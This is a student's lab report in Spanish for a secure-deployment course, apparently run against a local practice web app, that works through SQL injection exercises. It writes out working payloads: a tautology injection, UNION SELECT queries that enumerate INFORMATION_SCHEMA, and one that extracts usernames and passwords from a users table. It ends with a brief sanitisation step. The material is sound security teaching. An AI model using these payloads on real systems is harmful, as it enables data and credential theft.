

# Puesta en Producción Segura

Tema 1

Práctica 2.3

## **Obtención de datos**

Jennifer Galván Bejarano

## Índice

Índice	2
Indicaciones	3
Práctica	4
Preparación de la práctica:	4
1. Importa la Base de datos del archivo databases.sql con el phpMyAdmin	4
2. Importa en la carpeta htdocs el archivo sqli2.php.	4
Ejercicios:	5
1. Usando SQL Injection, obtener con una sola consulta los datos de todos los productos.	5
2. Muestra el mensaje “Hola mundo” usando SQL Injection.	5
3. Obtener el nombre de todas las bases de datos, sus tablas y campos de tu MySQL. Para ello debes acceder a los campos table_schema, table_name y column_name de la tabla INFORMATION_SCHEMA.COLUMNS.	6
4. Mostrar todos los datos de la tabla "demos.usuarios".	6
5. Sanear los datos de la aplicación.	7

## Indicaciones

<Incluye en un documento Word capturas de pantalla de todo el proceso>


### Preparación de la práctica:

#### Ejercicios:



- 1) Usando SQL Injection, obtener con una sola consulta los datos de todos los productos.
- 2) Muestra el mensaje “Hola mundo” usando SQL Injection.
- 3) Obtener el nombre de todas las bases de datos, sus tablas y campos de tu MySQL. Para ello debes acceder a los campos table\_schema, table\_name y column\_name de la tabla INFORMATION\_SCHEMA.COLUMNS.
- 4) Mostrar todos los datos de la tabla "demos.usuarios".
- 5) Sanear los datos de la aplicación.

### Preparación de la práctica:


- 1) Importa la Base de datos del archivo databases.sql con el phpMyAdmin



Listo datos importados




Elimino lineas del codigo para que no me redirija a moodle



## Ejercicios:

1. Usando SQL Injection, obtener con una sola consulta los datos de todos los productos.


En el navegador abrimo el ejercicio



Artículo:  Enviar

Hacemos la inyección con el comando

**999' or '1'='1' -- -**




Artículo: 999' or '1'='1' -- - Enviar

Artículo	Precio
Manguera	4
Escalera	20
Martillo	5
Destornillador	2

También se puede obtener el resultando usando una consulta

**select \* from articulos where articulo=999' or '1'='1' -- -**




Artículo: select \* from articulos where articulo=999' or '1'='1' -- - Enviar

Artículo	Precio
Manguera	4
Escalera	20
Martillo	5
Destornillador	2

2. Muestra el mensaje “Hola mundo” usando SQL Injection.

**SELECT \* FROM articulos WHERE articulo = 999' union select NULL, 'Hola', 'Mundo' -- -**



Artículo: SELECT \* FROM articulos WHERE articulo = 999' union select NULL, 'Hola', 'Mundo' -- - Enviar

Artículo	Precio
Hola	Mundo


- ```
SELECT * FROM articulos WHERE articulo = 999' UNION SELECT table_schema,
table name, column name FROM INFORMATION SCHEMA.COLUMNS -- -
```

- Mostrar todos los datos de la tabla "demos.usuarios".
  - Primero voy a obtener el nombre de cada columna de demos.usuarios desde INFORMACION SCHEMA.

```
SELECT * FROM articulos WHERE articulo = 999' UNION SELECT  
table_name, column_name, data_type FROM  
INFORMATION_SCHEMA.COLUMNS WHERE table_schema = 'demos' AND  
table_name = 'usuarios' -- -
```

2. Teniendo la información de los usuarios podremos saber los datos de la tabla "demos.usuarios".


```
SELECT * FROM articulos WHERE articulo = 999' UNION SELECT Id,
User, Pass FROM demos.usuarios -- -
```




## 5. Sanear los datos de la aplicación.

Después de sanear el código probé las inyecciones y me arrojaron lo siguiente:

- **999' or '1'='1' -- -**



- **select \* from articulos where articulo=999' or '1'='1' -- -**



- **SELECT \* FROM articulos WHERE articulo = 999' union select NULL, 'Hola', 'Mundo' -- -**

